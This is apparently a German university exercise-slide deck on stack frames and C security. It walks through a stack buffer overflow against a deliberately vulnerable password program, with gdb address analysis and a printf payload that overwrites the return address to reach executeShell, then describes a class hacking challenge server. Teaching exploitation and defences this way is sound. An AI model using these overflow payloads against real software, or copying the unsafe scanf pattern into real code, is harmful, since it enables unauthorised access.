U4 4. Übung

- Besprechung 3. Aufgabe: josh
- Stackaufbau eines Prozesses
- Unix, C und Sicherheit
- Sommer-Hacking: harsh
- Sommer-Hacking für Fortgeschrittene: i4s

U4-1 Stackaufbau eines Prozesses


1 Prinzip

- bei jedem Funktionsaufruf wird ein ***Stack-Frame*** angelegt, in dem u.a.
  - lokale Variablen der Funktion
  - Aufrufparameter an weitere Funktionen
  - Registerbelegung der Funktion während des Aufrufs weiterer Funktionen

  gespeichert werden
- Stackorganisation ist abhängig von
  - Prozessor,
  - Compiler (auch von Version und Flags) und
  - Betriebssystem
- Beispiele aus einem UNIX auf Intel-Prozessor (typisch für CISC)
  - RISC-Prozessoren mit Registerfiles gehen anders vor!

2 Beispiel


- Aufbau eines **Stack-Frames** (Funktionen *main( ), f1( ), f2( )*)



2 Stack mehrerer Funktionsaufrufe


```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}
```

Stack-Frame für main erstellen
&a = fp - 4
&b = fp - 8
&c = fp - 12



2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}
```




Parameter auf Stack legen

Bei Aufruf Rücksprungadresse auf Stack legen

2 Stack mehrerer Funktionsaufrufe

```
int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```




Stack-Frame für f1 erstellen und aktivieren

&x = fp+8
&y = fp+12
&(i[0]) = fp-12
&n = fp-16

`i[4] = 20` *würde return-Adresse zerstören*

2 Stack mehrerer Funktionsaufrufe


```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}

int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```



Parameter x auf Stack legen und f2 aufrufen

2 Stack mehrerer Funktionsaufrufe


```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}

int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}

int f2(int z) {
        int m;

        m = 100;

        return(z+1);
}
```



Stack-Frame für f2 erstellen und aktivieren

2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}


int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}

int f2(int z) {
        int m;

        m = 100;

        return(z+1);
}
```




Stack-Frame von f2 abräumen

❶*sp = fp*
❷*fp = pop(sp)*

2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}


int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}

int f2(int z) {
        int m;

        m = 100;

        return(z+1);
}
```




Rücksprung

❸*return*

2 Stack mehrerer Funktionsaufrufe


```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}


int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```



❹ *Aufrufparameter abräumen*


2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}


int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```




2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}


int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```




2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}


int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```



2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}
```




2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        f3(200);
}
```

Was wäre, wenn man nach f1() die Funktion f3() aufrufen würde?

```
int f3(int z) {
        int m;

        return(z+1);
}
```



U4-2 Unix, C und Sicherheit

```
static const char PASSWORD[] = "hello";

static int askForPassword(void) {
    fputs("Password: ", stdout);

    char password[8 + 1]; // 8 characters and '\0'
    int n = scanf("%s", password);
    if (n == EOF) {
        return -1;
    }

    return strcmp(password, PASSWORD);
}
```

- Pufferüberschreitung wird nicht überprüft
  - die Variable **password** wird auf dem Stack angelegt
  - nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z. B. andere Variablen, gesicherte Register oder die Rücksprungadresse der Funktion

1 Ausnutzen des Pufferüberlaufs: Schwachstelle suchen

- übersetzen mit -g und starten mit dem gdb

```
> make
> gdb ./auth

(gdb) b main
Breakpoint 1 at 0x80484a7: file auth.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at auth.c:16
16          if (askForPassword() == 0) executeShell();
(gdb) s
askForPassword () at auth.c:6
6           n = scanf("%s", password);
```

- je nach Compiler-Version können die tatsächlichen Adressen von dem Beispiel auf den Folien abweichen!

2 Ausnutzen des Pufferüberlaufs: Codelayout analysieren

- Analyse des Textsegmentes des Prozesses:
  - Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```


  - Adresse der executeShell-Funktion

```
(gdb) p executeShell
$2 = {void ()} 0x8048478 <executeShell>
```

  - Adresse der askForPassword-Funktion

```
(gdb) p askForPassword
$3 = {int ()} 0x8048440 <askForPassword>
```


3 Aufbau des Codesegments des Prozesses



4 Ausnutzen des Pufferüberlaufs: Stacklayout analysieren

- Analyse der Stackbelegung in Funktion askForPassword()
  - Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])
$1 = 0x7ffffc40
```


  - Adresse des ersten nicht mehr von password reservierten Speicherplatzes

```
(gdb) p/x &(password[9])
$2 = 0x7ffffc49
```

  - Adresse der Variablen n

```
(gdb) p/x &n
$3 = (int *) 0x7ffffc4c
```


5 Aufbau des Stacks des Prozesses




6 Ausnutzen des Pufferüberlaufs: Stack analysieren

- Analyse der Stackbelegung in Funktion `askForPassword()`
  - Return-Adresse

```
(gdb) x 0x7ffffc54
0x7ffff9a4:     0x080484ac
```

```
0x80484a4 <main>:       push   %ebp
0x80484a5 <main+1>:     mov    %esp,%ebp
0x80484a7 <main+3>:     call   0x8048440 <askForPassword>
0x80484ac <main+8>:     mov    %eax,%eax
0x80484ae <main+10>:    test   %eax,%eax
0x80484b0 <main+12>:    jne    0x80484b7 <main+19>
0x80484b2 <main+14>:    call   0x8048478 <executeShell>
0x80484b7 <main+19>:    leave
0x80484b8 <main+20>:    ret
```


7 Aufbau des Stacks des Prozesses



8 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p executeShell
$2 = {void ()} 0x8048478 <executeShell>
```

- Erzeugung eines manipulierenden Input-Bytestroms mit Hilfe eines kleinen Programmes, das
  - zuerst einen Bytestrom schickt, der zu einem Stack-Überlauf und dem fehlerhaften Rücksprung (und damit zum Aufruf von executeShell) führt

```
printf("012345678aaannnnfpfp%c%c%c%c\n",0x78,0x84,0x04,0x08);
```

    – 9 Byte für char-Array + 3 Byte für Alignment auf 4-Byte-Grenze
    – 4 Byte für Variable n
    – 4 Byte für Framepointer
    – 4 Byte für neue Rücksprungadresse **`0x8048478`**

    ! Byteorder bei der Adresse beachten

  - anschließend alle Zeichen von stdin hinterherschickt (die bekommt dann die in **`executeShell`** gestartete Shell)

8 Ausnutzen des Pufferüberlaufs (2)

- Beispiel funktioniert nur, wenn der im Rahmen des Angriffs auszuführende Code bereits Bestandteil des Programms ist
- gefährlichere Alternative:
  - ➤ zusätzlich zu der Manipulation der Rücksprungadresse schickt man auch gleich noch eigenen Maschinencode hinterher
  - ➤ und manipuliert die Rücksprungadresse so, dass sie in den mitgeschickten Code im Stack zeigt (im Beispiel z. B. auf `0x7ffffc58`)

9 Vermeidung von Puffer-Überläufen

- Die folgenden Funktionen sollte man auf keinen Fall verwenden!
  - **`scanf("%s", buffer);`**
    - Stattdessen: **`char buffer[10]; scanf("%9s", buffer);`**
  - **`gets()`**
    - Stattdessen Verwendung von **`fgets()`**
- Die folgenden Funktionen sollte man nur benutzen, wenn man beweisen kann, dass der Zielpuffer groß genug ist:
  - **`strcpy()`**, **`strcat()`**
    - Alternativen: **`strncpy()`**, **`strncat()`**
    - Aber Vorsicht, **`strncpy()`** terminiert den String nicht mit **`'\0'`**, falls der Zielpuffer zu klein ist (siehe Man-Page)!
  - **`sprintf()`**
    - Alternative: **`snprintf()`**

10 Schutzmaßnahmen gegen Pufferüberläufe (Auswahl)

- NX-Bit in der Speicherverwaltungseinheit
  - Speicherseiten können als nicht ausführbar markiert werden
  - verhindert z. B. Ausführung von Schadcode auf dem Stack
    - return auf die Stackadresse führt zu Segmentation fault
  - bei SPARC- oder x86_64-Architekturen verfügbar, nicht aber bei älteren x86
  - aber kein 100%iger Schutz, da manipulierte Sprünge auf existierende Code-Sequenzen trotzdem möglich sind (*Return-Oriented Programming*)!
- Address Space Layout Randomization (ASLR)
  - zufällige Positionierung von Datenbereichen im logischen Adressraum
  - erschwert Angriffe, bei denen Adressen bekannt sein müssen
- Canaries (erschweren Pufferüberläufe auf dem Stack)
  - Ablegen einer (zufälligen) Magic Number in jedem Stackframe
  - beim Abbauen des Stackframes wird überprüft, ob die Magic Number verändert wurde
  - im GCC Aktivierung mit `-fstack-protector`

U4-3 Sommer-Hacking: harsh

1 Szenario

- Shell-Server *harsh* (Holey Assailable Remote SHell)
  - läuft auf Rechner faui00a.informatik.uni-erlangen.de, Port 10443
  - Verbindungen nur aus dem CIP-Netz (131.188.30.0/24)
    Verwendung von z.B. telnet oder netcat: `nc -q0 faui00a 10443`
  - startet nach Eingabe des richtigen Passworts einfache Shell:
    cash (CAstrated SHell)
  - *cash* erlaubt Registrierung des eigenen Namens in der *Hall of Fame*
- Vorgaben in `/proj/i4sp2/pub/harsh`
- Open-Source-Programm
  - Quellen `harsh.c`, `connection-fork.c`, `request-auth.c`
  - Binärversion der laufenden Instanz verfügbar: `harsh`
    - z. B. weil mit einer Distribution ausgeliefert

2 Vorgehensweise

- Finden einer Schwachstelle durch Analyse des Quellprogramms
- Identifizieren des diensterbringenden Codestücks
  - Anzeige des Binärcodes: `objdump -d harsh`
  - Verwendung von GDB bedingt möglich
    - Erstellen eines eigenen Kompilats mit Debug-Information
    - Adressen/Stacklayout sind jedoch nicht identisch zu Referenzkompilat
    - Verwendung des Referenzkompilats: nur globale Symbole enthalten
  - Ziel: Identifizierung einer passenden Zieladresse im Code
- Weg zur Ausnutzung der Lücke finden
  - Analyse des Assemblercodes um die Schwachstelle herum
  - Ziel: Zugang zum angebotenen Dienst (cash)
  - Bestimmung des Stackframe-Layouts

2 Vorgehensweise

- Exploit zur Ausnutzung der Lücke entwickeln
  - Nebeneffekte beim Überschreiben von Stackbereichen beachten
  - Compileroptimierungen beachten
  - Exploit anwenden und in die Hall of Fame eintragen
- Anzeige der Hall of Fame (Zeitangaben in UTC)
  `cat /proj/i4sp2/pub/harsh/hall-of-fame.txt`

3 Hinweise

- die Teilnahme ist freiwillig und wird nicht bewertet
- der Harsh-Server wird am Semesterende abgestellt

U4-4 Sommer-Hacking für Fortgeschrittene: i4s

- Details in der Datei **`/proj/i4sp2/pub/i4s/doc/readme.txt`**
- der i4s-Server wird ebenfalls zum Semesterende abgestellt